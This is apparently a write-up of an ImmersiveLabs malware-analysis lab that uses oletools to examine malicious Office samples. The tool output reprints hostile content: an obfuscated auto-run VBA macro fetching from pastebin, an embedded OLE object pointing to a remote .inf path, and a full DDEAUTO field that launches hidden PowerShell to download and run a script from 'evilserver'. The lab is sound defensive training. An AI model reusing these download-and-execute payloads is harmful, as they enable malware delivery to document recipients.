ImmersiveLabs : Malicious Document Analysis

Difficulty: Easy

Category: Malware Analysis

Points: 1000

Time taken: 45 minutes

Overview

Detect the exploits and vulnerabilities within the Microsoft Office documents - Use of Python OLE tools.

MITRE ATT&CK:-

- T1204 User Execution
- T1559.002 Dynamic Data Exchange
- T1566.001 Spearphishing Attachment
- T1059.005 Visual Basic


Tools Used

- OLEVBA
- grep
- OLEBROWSE
- OLEDIR
- MRAPTOR


Step-by-Step Solution

Questions:


Using sample1.doc, what is the ID of the paste that the document attempts to download?



```
iml-user@malicious-documents-ir: ~/Desktop/Malicious Documents 111x19
iml-user@malicious-documents-ir:~/Desktop/Malicious Documents$ olevba --deobf sample1.doc > raw_macro_obf.txt
iml-user@malicious-documents-ir:~/Desktop/Malicious Documents$ cat raw_macro_obf.txt
olevba 0.60.1 on Python 3.8.10 - http://decalage.info/python/oletools
===============================================================================
FILE: sample1.doc
Type: MHTML
WARNING  For now, VBA stomping cannot be detected for files in memory
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: None - OLE stream: 'VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub Cdsgfsdf()
hfyuBJKfdgfdgsdfg
End Sub
Sub AutoOpen()
    Cdsgfsdf
End Sub
Sub Workbook_Open()
    Cdsgfsdf
End Sub
```



```
iml-user@malicious-documents-ir:~/Desktop/Malicious Documents$ cat raw_macro_obf.txt | grep pastebin
|IOC       |http://pastebin.com/|URL (obfuscation: VBA expression)               |
|VBA string|http://pastebin.com/|Chr$(104) & Chr$(116) & Chr$(116) & Chr$(112)|
```




```
iml-user@malicious-documents-ir:~/Desktop/Malicious Documents$ grep -i pastebin -A 5 raw_macro_obf.txt
|IOC       |http://pastebin.com/|URL (obfuscation: VBA expression)              |
|          |download.php?i=VTd9H|                                               |
|          |Vkz                 |                                               |
|IOC       |JGuigbjbff3f.vbs    |Executable file name (obfuscation: VBA         |
|          |                    |expression)                                    |
|Hex String|YYYX                |59595958                                       |
|VBA string|http://pastebin.com/|Chr$(104) & Chr$(116) & Chr$(116) & Chr$(112)|
|          |download.php?i=VTd9H|& Chr$(58) & Chr$(47) & Chr$(47) & Chr$(112) |
|          |Vkz                 |& Chr$(97) & Chr$(115) & Chr$(116) &         |
|          |                    |Chr$(101) & Chr$(98) & Chr$(105) & Chr$(110) |
|          |                    |& Chr$(46) & Chr$(99) & Chr$(111) & Chr$(109)|
|          |                    |& Chr$(47) & Chr$(100) & Chr$(111) &         |
iml-user@malicious-documents-ir:~/Desktop/Malicious Documents$
```


Printing pastebin+5 more lines – string is the IOC line

Ans: VTd9HVkz


Using sample2.pptx, what is the full URI to the .inf file that is requested as part of the exploit?




```
iml-user@malicious-documents-ir: ~/Desktop/Malicious Documents
iml-user@malicious-documents-ir: ~/Desktop/Malicious Documents 82x21
iml-user@malicious-documents-ir:~/Desktop/Malicious Documents$ unzip sample2.pptx
-d extracted_ppt/
```





```
iml-user@malicious-documents-ir: ~/Desktop/Malicious Documents
iml-user@malicious-documents-ir: ~/Desktop/Malicious Documents 111x19
iml-user@malicious-documents-ir:~/Desktop/Malicious Documents$ unzip sample2.pptx -d extracted_ppt/
Archive:  sample2.pptx
   creating: extracted_ppt/_rels/
  inflating: extracted_ppt/_rels/.rels
   creating: extracted_ppt/docProps/
  inflating: extracted_ppt/docProps/app.xml
  inflating: extracted_ppt/docProps/core.xml
  inflating: extracted_ppt/docProps/thumbnail.jpeg
   creating: extracted_ppt/ppt/
   creating: extracted_ppt/ppt/drawings/
  inflating: extracted_ppt/ppt/drawings/vmlDrawing1.vml
   creating: extracted_ppt/ppt/drawings/_rels/
  inflating: extracted_ppt/ppt/drawings/_rels/vmlDrawing1.vml.rels
   creating: extracted_ppt/ppt/embeddings/
  inflating: extracted_ppt/ppt/embeddings/oleObject1.bin
  inflating: extracted_ppt/ppt/embeddings/oleObject2.bin
   creating: extracted_ppt/ppt/media/
  inflating: extracted_ppt/ppt/media/image1.wmf
  inflating: extracted_ppt/ppt/media/image2.wmf
```



```
iml-user@malicious-documents-ir: ~/Desktop/Malicious Documents/extracted_ppt/ppt/embeddings
iml-user@malicious-documents-ir: ~/Desktop/Malicious Documents/extracted_ppt/ppt/embeddings 90x19
iml-user@malicious-documents-ir:~/Desktop/Malicious Documents/extracted_ppt/ppt/
embeddings$ olebrowse oleObject2.bin
```




olebrowse
Select an action for the stream "'\x01OLE10Native'", or press Esc to exit
Hex view
Save stream to file
~ Back to main menu
Cancel
OK




```
Stream: OLE10Native

00000000   33 00 00 00 45 6D 62 65 64 64 65 64 53 74 67 32    3...EmbeddedStg2
00000010   2E 74 78 74 00 5C 5C 39 34 2E 31 38 35 2E 38 35    .txt..\\94.185.85
00000020   2E 31 32 32 5C 70 75 62 6C 69 63 5C 73 6C 69 64    .122\public\slid
00000030   65 73 2E 69 6E 66 00                               es.inf.
```


Ans: "\\94[.]185.[]85[.]122\public\slides.inf"

Using sample5.xls, what is the size of the _VBA_PROJECT stream?


```
----+------------------------------+------+------------------------------------
id  |Name                          |Size  |CLSID
----+------------------------------+------+------------------------------------
0   |Root Entry                    |-     |00020820-0000-0000-C000-000000000046
    |                              |      |Microsoft Microsoft Excel 97-2003
    |                              |      |Worksheet (Excel.Sheet.8)
18  |\x01CompObj                   |114   |
17  |\x05DocumentSummaryInformati|244   |
    |on                            |      |
16  |\x05SummaryInformation        |208   |
1   |Workbook                      |13087 |
2   |_VBA_PROJECT_CUR              |-     |
15  |  PROJECT                     |597   |
14  |  PROJECTwm                   |104   |
3   |  VBA                         |-     |
7   |    Sheet1                    |977   |
8   |    Sheet2                    |977   |
9   |    Sheet3                    |977   |
4   |    ThisWorkbook              |84574 |
10  |     _VBA_PROJECT             |3126  |
12  |      __SRP_0                 |1290  |
13  |      __SRP_1                 |147   |
5   |      __SRP_2                 |360   |
6   |      __SRP_3                 |163   |
11  |    dir                       |550   |
iml-user@malicious-documents-ir:~/Desktop/Malicious Documents$ oledir sample5.xls | grep "_VBA_PROJECT"
2   |<Used>|Storage|_VBA_PROJECT_CUR      |1    |16    |15    |0        |0
10  |<Used>|Stream |_VBA_PROJECT          |-    |-     |-     |39       |3126
2   |_VBA_PROJECT_CUR              |-     |
10  |     _VBA_PROJECT             |3126  |
iml-user@malicious-documents-ir:~/Desktop/Malicious Documents$
```

Ans: 3126


Using sample6.doc, identify one of the strings flagged by mraptor as suspicious.



```
iml-user@malicious-documents-ir:~/Desktop/Malicious Documents$ mraptor -m sample6.doc
MacroRaptor 0.56.2 - http://decalage.info/python/oletools
This is work in progress, please report issues at https://github.com/decalage2/oletools/issues
----------+-----+----+--------------------------------------------------------
Result    |Flags|Type|File
----------+-----+----+--------------------------------------------------------
WARNING  For now, VBA stomping cannot be detected for files in memory
SUSPICIOUS|AWX  |MHT:|sample6.doc
          |     |    |Matches: ['AutoOpen', 'CreateTextFile', 'CreateObject']

Flags: A=AutoExec, W=Write, X=Execute
Exit code: 20 - SUSPICIOUS
```

Ans: AutoOpen / CreateObject


Using sample7.docx, what is the full URI to the PowerShell script that is executed by the document?


```
iml-user@malicious-documents-ir:~/Desktop/Malicious Documents$ unzip sample7.docx -d extracted_sam7/
Archive:  sample7.docx
  inflating: extracted_sam7/[Content_Types].xml
  inflating: extracted_sam7/_rels/.rels
  inflating: extracted_sam7/word/_rels/document.xml.rels
  inflating: extracted_sam7/word/document.xml
  inflating: extracted_sam7/word/theme/theme1.xml
  inflating: extracted_sam7/word/settings.xml
  inflating: extracted_sam7/word/fontTable.xml
  inflating: extracted_sam7/word/webSettings.xml
  inflating: extracted_sam7/docProps/app.xml
  inflating: extracted_sam7/docProps/core.xml
  inflating: extracted_sam7/word/styles.xml
```



```
uments-ir:~/Desktop/Malicious Documents$ cat extracted_sam7/word/document.xml | grep "powershell"
<w:document xmlns:ve="http://schemas.openxmlformats.org/markup-compatibility/2006" xmlns:o="urn:schemas-microsoft-com:office:office" xmlns:r="http://schemas.openxmlformats.org/officeDocumen
t/2006/relationships" xmlns:m="http://schemas.openxmlformats.org/officeDocument/2006/math" xmlns:v="urn:schemas-microsoft-com:vml" xmlns:wp="http://schemas.openxmlformats.org/drawingml/2006
/wordprocessingDrawing" xmlns:w10="urn:schemas-microsoft-com:office:word" xmlns:w="http://schemas.openxmlformats.org/wordprocessingml/2006/main" xmlns:wne="http://schemas.microsoft.com/offi
ce/word/2006/wordml"><w:body><w:p w:rsidR="00CD668E" w:rsidRDefault="00EC442B"><w:r><w:fldChar w:fldCharType="begin"/></w:r><w:r w:rsidR="001808CB"><w:instrText xml:space="preserve"> </w:in
strText></w:r><w:r w:rsidR="001808CB" w:rsidRPr="001808CB"><w:instrText xml:space="preserve"> DDEAUTO c:\\Windows\\System32\\cmd.exe "/k powershell.exe -NoP -sta -NonI -W Hidden $e=(New-Obj
ect System.Net.WebClient).DownloadString('http://evilserver.</w:instrText></w:r><w:r w:rsidR="00544BFD"><w:instrText>immersivelabs</w:instrText></w:r><w:r w:rsidR="001808CB" w:rsidRPr="0018
08CB"><w:instrText>/pp.ps1');powershell -e $e "</w:instrText></w:r><w:r><w:fldChar w:fldCharType="separate"/></w:r><w:r w:rsidR="00206E2E"><w:rPr><w:b/><w:noProof/></w:rPr><w:t>!Unexpected
End of Formula</w:t></w:r><w:r><w:fldChar w:fldCharType="end"/></w:r></w:p><w:sectPr w:rsidR="00CD668E" w:rsidSect="00CD668E"><w:pgSz w:w="11906" w:h="16838"/><w:pgMar w:top="1440" w:right=
"1440" w:bottom="1440" w:left="1440" w:header="708" w:footer="708" w:gutter="0"/><w:cols w:space="708"/><w:docGrid w:linePitch="360"/></w:sectPr></w:body></w:document>
```

